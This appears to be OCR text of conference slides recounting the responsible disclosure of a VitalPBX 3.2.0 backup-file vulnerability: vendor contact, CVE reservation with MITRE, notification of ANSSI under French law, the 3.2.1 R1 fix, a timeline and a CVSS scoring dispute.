
vs

Responsible Disclosure

Restrict access + countdown

Going responsible

Article with countdown



Vulnerability 0-day in VitalPBX 3.2.0

Corinne HENIN & Thibaut HENIN December 23, 2022 @Cybersecurity #vuln

As we were ~~playing around~~ quietly configuring our VitalPBX server, we discovered a vulnerability that was relatively easy to implement and gave us access to data we should not be able to read freely (*i.e.* passwords extensions, but not only). Here's how it works... and why you should update your version.

Patience

This article will be soon available.

94:10:22:10

Tell Editor (again) about the vuln


and hope they will (finally) fix it

Email the editor

(again)

No response

(again)



Reserve a CVE ID

(fill the web form at Mitre's website)

Contact CNA

CVE Numbering Authorities

(for us : mitre at `https://cveform.mitre.org/`)

Fill in details and article's URL

(stay private until we tell them to make it public)

Tell ANSSI (WHY)

Agence Nationale de la Sécurité des Systèmes d’Information

Art. 323-3-1 (penal)

Publishing vulnerabilities may be a crime

Art. 40 (penal procedures)

Official authorities must tell district attorney about crimes

Art. L, 2321-4 (defense code)

Except when disclosing vulnerabilities to ANSSI

Tell ANSSI (HOW)

Agence Nationale de la Sécurité des Systèmes d'Information

Send an email


cert-fr.cossi@ssi.gouv.fr

Then they contact the editor

(again)

Official fix

May the 4th



3.2.1 R1

May 4, 2022

The VitalPBX version 3.2.1 R1 is now available. This new version includes significant security patches along with regular fixes and enhancements. To provide some context, we got notified that the backup files could be retrieved in the previous versions using a browser and a brute force script. Hence, this version implements security enhancements to protect the backup files. Fortunately, the incident was kept under wraps, and no users have been affected by the problem. Thereby, we recommend updating your PBX as soon as you can.

ADDED Virtual Faxes: After successfully sending fax, an email notification is now sent.

IMPROVED Backup and Restore: the backup files are no longer accessible via a public web address. Additionally, only authenticated users could now download the backups.

https://vitalpbx.com/vitalpbx-phone-system-change-log/

What’s next ?

And they lived happily ever after

Publishing

Eventually

Wait almost two months


(let anybody a delay to upgrade)

Tell mitre

(so they also publish details)

Become rich and famous

(or not)



Obtain a CVSS score

And be frustrated

We calculate 7.5

(with nist CVSS V3 calculator)

NIST give us 4.5

(because they forgot the unrequired privileges)

History of events

April 1st – first contact with VitalPBX

April 5st – Release of Vitalpbx 3.1.7 R1

April 12th – Contact Mitre


April 19th – Contact VitalPBX & ANSSI

May 4th – Release of Vitalpbx 3.2.1 R1 (Official Fix)

May 24th – CVE ID

June 23rd – Publication

June 24thth – CVSS score



What to remember

We do what we must because we can

Serenpidity

(unplanned furtunate discoveries)


Some editor don’t have disclosure procedures

(you may have to contact agencies like Mitre, ANSSI, …)

Fight for the causes that matter

(because CVSS score will not change anything in our life,

but having the software corrected will save admins)



That’s All Folks